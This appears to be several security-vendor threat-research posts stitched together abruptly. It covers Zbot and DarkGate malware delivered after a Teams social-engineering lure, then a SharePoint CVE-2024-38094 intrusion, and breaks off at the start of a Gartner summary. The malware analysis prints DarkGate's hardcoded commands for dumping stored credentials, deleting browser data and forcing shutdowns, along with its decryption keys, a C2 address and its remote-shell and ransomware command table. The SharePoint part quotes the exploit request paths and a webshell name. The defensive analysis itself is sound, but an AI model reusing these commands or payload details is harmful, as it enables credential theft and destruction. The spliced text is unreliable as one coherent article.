
The Java variant of the credential harvester, identity.jar, provides a similar prompt to the user, though when a password is entered it is appended, without the username, to a .txt file with a random 10-letter alphabetic name to the current working directory. The cancel button on the prompt, shown below, is not functional and the prompt is drawn on top of other windows, meaning that it will not close until the user has entered their password correctly.
Figure 5. The credential harvesting prompt created by `identity.jar`.
Malware Payloads
Following execution of a credential harvester, an operator will typically infect the asset with Zbot or DarkGate. One of the Zbot samples delivered after initial access, SyncSuite.exe (SHA256: DB34E255AA4D9F4E54461571469B9DD53E49FEED3D238B6CFB49082DE0AFB1E4) contains similar functionality and strings to other Zbot/Zloader samples previously reported by ZScaler. However, in addition to previously observed strings, the sample also contains encrypted strings for an embedded command help menu, error messages, and more. Rapid7 observed the embedded malware version was 2.9.4.0.
Upon execution, the malware will copy itself to a random folder within the %APPDATA% directory. If the file does not have its original filename however, the process will immediately exit. The malware also contains the functionality to establish persistence either via a Run key at HKCU\Software\Microsoft\Windows\CurrentVersion\Run or a scheduled task named after the executable, which executes the malware copy in %APPDATA% whenever the user logs on. After collecting the hostname, username, and the installation date from the InstallDate value contained within the registry key HKLM\Software\Microsoft\Windows NT\CurrentVersion, this data is concatenated (delimited by underscore characters) and encrypted, along with other config information. It is then stored within the user’s registry inside a random key created at HKCU\Software\Microsoft\. The analyzed sample will also load a fresh copy of ntdll.dll to avoid hooking, which is then used to perform calls to NTAPI functions. SyncSuite.exe ultimately injects itself into a suspended instance of msedge.exe, created using NtCreateUserProcess and executed via ResumeThread, a technique known as Process Hollowing.
All of the strings used by the malware are stored encrypted within the .rdata section along with the configuration. The strings are decrypted using an obfuscated loop that is ultimately a simple XOR operation with the hard coded key 16 EB D5 3E AA E6 51 09 14 D3 DF 18 AD D6 1B BD BE, which is also stored in the .rdata section. The configuration is decrypted using an RC4 key, F3 F9 F7 FB FA F3 F7 F7 FF F5 F2 F3 FA FD FE F2 for this sample. The decrypted configuration for SyncSuite.exe can be seen below, with empty rows removed. The configuration contains a different public RSA key and botnet ID than the one previously shared by ThreatLabz, indicating that the campaign is being run by a different affiliate. All decrypted strings from SyncSuite.exe can be seen in the Zbot Strings section following other Indicators of Compromise.
Figure 6. The decrypted Zbot configuration for `SyncSuite.exe` (1264 bytes).

Rapid7 has also observed the delivery of DarkGate malware following initial access. One payload archive contained both a DarkGate infection initiation script, test.vbs, and an executable copy of the DarkGate malware itself, SafeFilter.exe (SHA256: EF28A572CDA7319047FBC918D60F71C124A038CD18A02000C7AB413677C5C161 ), though this copy is packed using the group’s custom packer. The final payload containing the DarkGate malware, after several layers of decrypting and loading, contains the version string 7.0.6. If the folder c:\debugg exists on the system when the malware is executed it will display the version number via MessageBoxA. The configuration for this sample can be seen below along with hard coded commands. Notably, the campaign ID for the sample appears to be drk2.
Figure 7. DarkGate displays its version using a debug message box.

The configuration is decrypted with the key ckcilIcconnh within a customized XOR loop near the beginning of execution to reveal CRLF delimited options. However, due to the implementation of the decryption loop, the keyspace is effectively reduced to that of a single byte (0-255), after the first byte. This makes the XOR key for the majority of the config 0x60, for this sample allowing for the encrypted data to be trivially bruteforced.
| SafeFilter.exe DarkGate Config |-|
Key-Value Pair
Description
0=179.60.149[.]194|
C2 domains or IP addresses, delimited with ‘|’ characters
8=No
If enabled and the file C:\ProgramData\hedfdfd\Autoit3.exe does not exist, call MessageBoxTimeoutA using keys 11 and 12 and a timeout of 1770ms.
11=Error
Used by key 8 as a message box title.
12=PyKtS5Q
The string Error, base64 encoded with the custom alphabet zLAxuU0kQKf3sWE7ePRO2imyg9GSpVoYC6rhlX48ZHnvjJDBNFtMd1I5acwbqT+=. Used by key 8 as a message box caption.
13=6
Unknown
14=Yes
Unknown
15=80
C2 communication port.
1=Yes
Enables infection.
32=Yes
If enabled, attempt bypass of detected security products. For example, enables calls to RtlAdjustPrivilege and NtRaiseHardError to cause a crash if hdkcgae is not present in C:\temp\ and a Kaspersky product has been detected.
3=No
If disabled, do an anti-vm display check.
4=No
If enabled, compare system drive size to key 18. If below, exit.
18=100
Minimum drive size in GB.
6=No
If enabled and key 3 is disabled, check the display for known virtual machine display strings using EnumDisplayDevicesA. If matched, exit. Failed to match properly when tested.
7=No
If enabled, compare system RAM to key 19. If below, exit.
19=4096
Minimum RAM size in MB.
5=No
If enabled, check the registry key ProcessorNameString at HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0 for xeon. If found, exit.
21=No
Unknown
22
Not present in the config for this sample, but is still checked for in the code. If enabled, set the variant string to DLL, otherwise ?.
23=Yes
If enabled, set the variant string to AU3 for Autoit3 payloads.
31=No
If enabled, set the variant string to AHK for AutoHotKey payloads.
25=drk2
Campaign ID
26=No
Unknown
27=rsFxMyDX
Decryption key, also used to bound/find payloads stored within other files.
/c cd /d "C:\Users\User\AppData\Roaming<browser_dir>" && move <browser_name> <browser_name><random_alphabet_string>
/c cd /d "C:\Users\User\AppData\Local" && move <browser_name> <browser_name><random_alphabet_string>
/c cmdkey /delete:
/c cmdkey /list > c:\temp\cred.txt
/c del /q /f /s C:\Users\User\AppData\Roaming\Mozilla\firefox*
/c ping 127.0.0.1 & del /q /f /s c:\temp & del /q /f /s C:\ProgramData\hedfdfd\ & rmdir /s /q C:\ProgramData\hedfdfd\
/c shutdown -f -r -t 0
/c shutdown -f -s -t 0
/c wmic ComputerSystem get domain > C:\ProgramData\hedfdfd\fcadaab
During execution, DarkGate will hash certain strings and use the result to create or check files at the directories C:\ProgramData\hedfdfd(mainfolder) and C:\temp\. The hashing algorithm uses a randomized key generated at runtime, so the hashes across infections will be different. Commonly used strings and their resultant hash, for the analysis environment, are shown below.
Path String
DarkGate Custom Hash
mainfolder
hedfdfd
logsfolder
fhhcfhh
settings
dhkbbfc
domain
fcadaab
mutex0
hfgdced
mutex1
cekchde
au3
dgfeabe
c.txt
adfcbdd
cc.txt
dehgaba
script
daaadeh
fs.txt
hdkcgae
DarkGate may also change its behavior if a known security product is detected. This is achieved by using CreateToolhelp32Snapshot and related functions to loop through running processes which are compared to a hard-coded list. The malware will also check for known installation directories using GetFileAttributesA. If a security product is found, a flag will be set which may alter the execution path. Only the following products had associated flags:
DarkGate “Supported” Security Products
–
–
–
–
Windows Defender
Sophos
Quick Heal
MalwareBytes
Panda Security
Norton/Symantec
ESET/Nod32
Kaspersky
Avast
SentinelOne
Bitdefender
–
–
–
–
At the end of the first execution of the DarkGate payload, it will then attempt to inject itself into a host process. First, DarkGate will select the injection target by searching a list of hard coded directories for any executable that contains the string updatecore.exe, subdirectories included. The path C:\Program Files (x86)\Microsoft\EdgeUpdate\ is searched first, with the fallback being C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe. If a matching Edge executable is not found, the path C:\Program Files (x86)\Google\Update\ is then searched. If that also fails, the malware will attempt to use C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe.
After successfully choosing the injection target, DarkGate will then inject itself into the target process using shellcode, terminating the original instance of the final DarkGate payload after executing the shellcode. When creating an instance of the target process to inject, DarkGate will also attempt to spoof the parent process ID (PPID) of the injection target by enumerating running processes for accessibility using OpenProcess and then randomly selecting one from an assembled list. The PPID of the target is then updated using UpdateProcThreadAttribute prior to creation with CreateProcessA.
Execution of the injected process is coordinated by checking for the presence of two file based mutexes within C:\ProgramData\hedfdfd\ (mainfolder). Each instance of the DarkGate malware checks both of the file-based mutexes. The file mutex usage is checked via calls to CreateFileA using an exclusive share mode flag (0) and a creation disposition of CREATE_ALWAYS, which means that if the mutex is already in usage by another DarkGate instance the call will fail. If the call to both mutexes created by DarkGate, hfgdced and cekchde, fails, DarkGate will exit. As a result of having two mutexes, DarkGate will typically run within two injected process instances at the same time, so if one process is terminated, the remaining instance will spawn another. If a DarkGate instance is spawned and both calls to open the file based mutexes fail, indicating two existing DarkGate instances, the new instance will terminate. This technique is rarely used by malware developers and highlights the sophistication of DarkGate malware.
DarkGate will unconditionally log keystrokes as well as clipboard data that is under 1024 bytes. The logged data is stored encrypted at C:\ProgramData\hedfdfd\fhhcfhh (mainfolder\logsfolder) within files named <date>.log. The logged data may be sent directly to the C2 address contained within the config. A thread is also created to persist on infected systems by creating the Run key daaadeh (script) at HKCU\Software\Microsoft\Windows\CurrentVersion\Run. The Run key will point to the copies of Autoit3.exe and the compiled AU3 script payload dgfeabe.a3x (au3) created at C:\ProgramData\hedfdfd (mainfolder), with the former executing the latter every time the user logs on. When the AU3 script is executed, DarkGate reinfects the system. The thread continuously monitors the text within the infected user’s active window however, sleeping 1500ms between checks, and will delete the registry key if a blacklisted application is detected. This list includes popular analysis tools such as Process Hacker, Process Monitor, Task Manager, and even the Windows Registry Editor.
The DarkGate sample executed by SafeFilter.exe contains 78 remote commands, some of which can be seen below with their intended function. Every loop, the malware will re-send the text of the active window, user idle time, and whether or not the malware instance has admin rights, before checking for a command.
Command ID
Function
1000
Sleep for a randomized amount of time.
1004
Use MessageBoxA to display the message test msg.
1044,1045,1046
Click the user’s mouse at specified screen coordinates using SetCursorPos and successive calls to mouse_event. 1044 for double left-click. 1045 for single left click. 1046 for single right click.
1049
Create a remote shell via powershell.exe.
1059
Terminate process by PID.
1061
Inject DarkGate shellcode into a specified process or an Edge/Chrome process if none is selected. The shellcode is then executed via ResumeThread.
1062,1063,1064
Inject DarkGate shellcode into a specified process or cmd.exe if none is selected. The shellcode is then executed via CreateRemoteThread.
1066
Remove infection files by using cmd.exe to delete the staging directories C:\ProgramData\hedfdfd and c:\temp\.
1071
Steal sitemanager.xml and recentservers.xml from %APPDATA%\FileZilla\ if present.
1079
If admin, delete stored credentials found using cmdkey.
1080
Rename browser directories for Firefox, Chrome, and Brave if present after terminating the related browser executable. Attempt to steal Opera cookies if present, after terminating the process.
1081
Use NTAPI calls RtlAdjustPrivilege and NtRaiseHardError to crash the system.
1083
Use the shutdown command to turn the system off.
1084
Use the shutdown command to restart the system.
1089
If 1=Yes in config, reinfect system with AU3 payloads.
1093
Create a remote shell via cmd.exe.
1097
Infect system with AU3 variant. Creates the files script.a3x and Autoit3.exe in c:\temp and then executes script.a3x via Autoit3.exe using CreateProcessA.
1104
Infect system with AHK variant. Creates the files script.ahk, test.txt, and AutoHotkey.exe in c:\temp and then executes script.ahk via AutoHotkey.exe using CreateProcessA.
1108
Infect system with DLL variant. Creates the files libcurl.dll, test.txt, and GUP.exe in c:\temp and then executes GUP.exe via CreateProcessA.
1111
Create the files ransom.txt and decrypter.exe in c:\temp. Terminate decrypter.exe if already running and then execute decrypter.exe using CreateProcessA. Likely ransomware deployment method.
DarkGate Remote Command Related Strings
–
–
–
–
U_Binder
U_BotUpdate
U_Constantes
U_FTPRecovery
U_FileManager
U_FileManagerMisc
U_GetScreens
U_HVNC
U_HVNC_7
U_HWID
U_InfoRecovery
U_InjectOnFly
U_Keylogger
U_LNKStartup
U_MemExecute
U_MemExecuteMisc
U_RemoteScreen
U_SysApi
U_SysNtReadWrite
U_miniclipboard
u_AntiAntiStartup
u_Antis
u_AudioRecord
u_CustomBase64
u_ExtraMisc
u_HollowInstall
u_InjectEP
u_InvokeBSOD
u_RDPRecovery
u_Ransomware
u_ReadCookies
u_ReverseShell
u_RootkitMutex
u_Settings
u_SettingsPad
u_ShellcodeEP
u_UnlockCookies
u_loadpe
hxxps://ipinfo[.]io/ip
Mitigation Guidance
Rapid7 recommends taking the following precautions to limit exposure to these types of attacks:
Restrict the ability for external users to contact users via Microsoft Teams to the greatest extent possible. This can be done for example by blocking all external domains or creating a white/black list. Microsoft Teams will allow all external requests by default. For more information, see this reference.
Standardize remote management tools within the environment. For unapproved tools, block known hashes and domains to prevent usage. Hash blocking can be done, for example, via Windows AppLocker or an endpoint protection solution.
Provide user awareness training regarding the social engineering campaign. Familiarize users with official help desk and support procedures to enable them to spot and report suspicious requests.
Standardize VPN access. Traffic from known low cost VPN solutions should be blocked at a firewall level if there is no business use case.
Rapid7 Customers
InsightIDR, Managed Detection and Response, and Managed Threat Complete customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this activity:
Detections

Suspicious Chat Request – Potential Social Engineering Attempt
Initial Access – Potential Social Engineering Session Initiated Following Chat Request
Suspicious Conversation – Potential Social Engineering Message Interaction
Attacker Technique – Process Executed Using Nt Object Path
Suspicious Process – Enumeration Burst via ShellExecute
Rapid7’s Incident Response team recently investigated a Microsoft Exchange service account with domain administrator privileges. Our investigation uncovered an attacker who accessed a server without authorization and moved laterally across the network, compromising the entire domain. The attacker remained undetected for two weeks. Rapid7 determined the initial access vector to be the exploitation of a vulnerability, CVE 2024-38094, within the on-premise SharePoint server.
Exploitation for initial access has been a common theme in 2024, often requiring security tooling and efficient response procedures to avoid major impact. The attacker’s tactics, techniques, and procedures (TTPs) are showcased in this blog, along with some twists and turns we encountered when handling the investigation.
Observed attacker behavior
Rapid7 began exploring suspicious activity that involved process executions tied to a Microsoft Exchange service account. This involved the service account installing the Horoung Antivirus (AV) software, which was not an authorized software in the environment. For context, Horoung Antivirus is a popular AV software in China that can be installed from Microsoft Store. Most notably, the installation of Horoung caused a conflict with active security products on the system. This resulted in a crash of these services. Stopping the system’s current security solutions allowed the attacker freedom to pursue follow-on objectives thus relating this malicious activity to Impairing Defenses (T1562).
Zooming out from the specific event to look at the surrounding activity paints a clear picture of the attacker’s intended goal. Shortly before installing Horoung AV, the attacker used Python to install Impacket from GitHub and then attempted to execute it. Impacket is a collection of open-source Python scripts to interact with network protocols, typically utilized to facilitate lateral movement and other post-exploitation objectives. The system’s security tooling blocked the Impacket execution, which led to the download via browser and installation of this AV product to circumvent defenses.
As with many incident response investigations, identified clues are not always chronological, thus requiring a timeline to be constructed to understand the narrative. We must attempt to discover how the attacker compromised the system or accessed the environment in the first place. In this specific investigation, the attacker had a dwell time of two weeks. The attacker’s actions are detailed chronologically in the figure below.
Figure 1: MITRE Timeline
A great resource for identifying lateral movement involves analysis of authentication event logs from the domain controllers, specifically event ID 4624. Evidence indicated that malicious activity for this compromised Exchange service account involved more than just this single system. The source of unauthorized activity went back a week prior on a domain controller.
Analysis of the domain controller revealed that the attacker used this Exchange service account to authenticate via Remote Desktop Protocol (RDP). The attacker went on to disable Windows Defender Threat Detection (WDTD) on the system and added an exclusion for a malicious binary called msvrp.exe using the GUI. The malicious binary was placed in the C:\ProgramData\VMware\ folder but was not related to VMware. This binary is a tool called Fast Reverse Proxy (FRP), which allows external access to the system through a NAT-configured firewall. The FRP tool requires an .ini file to provide the necessary network configuration to establish an outbound connection. The .ini file’s external IP address has been provided in the Indicators of Compromise (IoCs) table in this blog post. Persistence was established for the FRP via scheduled tasks on the domain controller. Review of the C:\ProgramData\VMware\ folder used by the attacker revealed additional malicious binaries such as ADExplorer64.exe, NTDSUtil.exe, and nxc.exe. These tools were utilized to map the Active Directory environment, gather credentials, and scan systems.
Further analysis of authentication events from the domain controller indicated this malicious activity was sourced from a public-facing SharePoint server. Evidence indicated that the attacker executed Mimikatz, and there were signs of log tampering on the SharePoint server. It also indicated that a majority of system logging was disabled, and several key event log sources were absent during the investigation timeframe. Mimikatz has the ability to clear event logs and disable system logging. These malicious executions were tied to the local administrator account on the system. This would provide the necessary privileges for log tampering on the SharePoint server. However, some logs were spared, such as RDP log evidence. This indicated all authentication for the local administrator account was sourced from the local system to the local system during the in-scope time frame. The authentication information indicated that the potential initial access vector (IAV) would be tied to this SharePoint server. In light of this evidence, Rapid7 dug deeper into potential exploitation of the SharePoint services for an answer.
Rapid7 reviewed available SharePoint inetpub logs and identified the following GET and POST requests indicative of CVE-2024-38094 being exploited from the external IP address 18.195.61[.]200.
POST /_vti_bin/client.svc/web/GetFolderByServerRelativeUrl('/BusinessDataMetadataC atalog/')/Files/add(url='/BusinessDataMetadataCatalog/BDCMetadata.bdcm

POST /_vti_bin/DelveApi.ashx/config/ghostfile93.aspx
This vulnerability allows for remote code execution (RCE) on systems running Microsoft SharePoint from an external source. The proof-of-concept (PoC) code identified here was observed in available SharePoint log evidence. A great resource that explains the PoC code on Github can be found here. Utilizing this vulnerability, the attacker dropped a webshell on the system. The webshell was called ghostfile93.aspx, which generated numerous HTTP POST requests from the same external IP address tied to the exploit string within log evidence. After several hours of using the webshell, the attacker authenticated into the system using the local administrator account.
Initial access occurred two weeks prior to the start of the investigation. The attacker performed other notable TTPs during the dwell time. These TTPs involved utilizing several binaries to include everything.exe, kerbrute_windows_amd64.exe, 66.exe, Certify.exe, and attempts to destroy third-party backups. The binary everything.exe can index the NTFS file system for efficient searching across files, such as recently used files and network shares. Some of the most notable binaries include 66.exe, a renamed version of Mimikatz, and Certify.exe, which creates an ADFS certificate to utilize for elevated actions within the Active Directory environment. The remaining binary kerbrute_windows_amd64.exe has extensive capability for brute-forcing Active Directory Kerberos tickets. The attacker failed to compromise the third-party backup solution but attempted multiple methods, including access via the browser using compromised credentials and connecting over SSH.
As discussed previously, the installation of external AV products to disable security tooling was an interesting TTP identified during this investigation. Shortly after being blocked for attempted Impacket execution, Rapid7 identified the attacker leveraging an installation batch script called hrsword install.bat. The contents of this script indicate that the Huorong AntiVirus (AV) security solution was being installed. This script involved a service creation called sysdiag to execute the driver file sysdiag_win10.sys, which creates a VBS script execution parameter to execute HRSword.exe. Rapid7 observed this installation causing errors for security products on the system, potentially leading to a scenario in which the service or application would crash. These install files and all IOCs identified during this investigation have been provided in the IOC table contained within this blog.
Rapid7 customers
InsightVM and Nexpose customers can assess their exposure to the Microsoft SharePoint CVE-2024-38094 with authenticated vulnerability checks added in the July 09, 2024 content release.
Rapid7 used Velociraptor during this investigation to allow for remote triage and collection of forensic artifacts on the endpoint. A Velociraptor artifact has been created to hunt for strings related to the public PoC and log evidence identified during the investigation. The artifact can be found within the Rapid7 Labs VQL Repo here
InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7’s expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to exploitation of this vulnerability.
Suspicious Commands Launched by Webserver
IIS Launching Discovery Commands
IIS Spawns PowerShell
Attacker Tool – Impacket
Attacker Tool – MimiKatz
Attacker Technique – Hash Dumping With NTDSUtil
Attacker Technique – Clearing Event Logs
Defense Evasion – Disabling Multiple Security or Backup Products
Rapid7 also recommends ensuring that SharePoint is patched to the latest version.
MITRE ATT&CK techniques
Tactic
Technique
Details
Initial Access
Exploit Public-Facing Application (T1190)
CVE-2024-38094: Microsoft SharePoint Remote Code Execution Vulnerability
Defense Evasion
Impair Defense (T1562)
AV solution being utilized to disable or degrade security tools on systems.
Discovery
Account Discovery (T1087)
Usage of AD enumeration tools
Command and Control
Proxy (T1090)
Fast Reverse Proxy being used to establish outbound connection
Discovery
File and Directory Discovery (T1083)
Everything.exe being observed on in-scope systems.
Discovery
Network Share Discovery (T1135)
nxc.exe being observed on in-scope systems.
Credential Access
OS Credential Dumping (T1003)
Various credential harvesting tools observed on in-scope systems
Persistence
Scheduled Task/Job (T1053)
Scheduled tasks observed on in-scope systems to execute the FRP tool.
POST /_vti_bin/client.svc/web/GetFolderByServerRelativeUrl(‘/BusinessDataMetadataC atalog/’)/Files/add(url=’/BusinessDataMetadataCatalog/BDCMetadata.bdcm
POC code identified in SharePoint logs.
Log-Based IOC
POST /_vti_bin/DelveApi.ashx/config/ghostfile93.aspx
Webshell identified within SharePoint logs.
IP Address
54.255.89[.]118
IP address from .ini file for Fast Reverse Proxy tool
IP Address
18.195.61[.]200
Source IP address from exploitation and webshell communications
It should come as little surprise to most security professionals that keeping pace with the evolution of threat actors has become harder and harder. Maintaining visibility into the threat landscape and on top of external risk vectors is more than a matter of incorporating more point solutions. It takes a concerted risk-based approach, where the tools you choose are just one leg of the tripod.
In a report released earlier this summer, Gartner analysts offer three recommendations for fostering an environment of risk-based threat detection, investigation, and response that includes a deeper understanding of your organization’s risk profile by more than just the security team. Below are our three main takeaways from the Gartner® 3 Ways to Apply a Risk-Based Approach to Threat Detection, Investigation, and Response.
Takeaway 1: Better alignment and clearer objectives
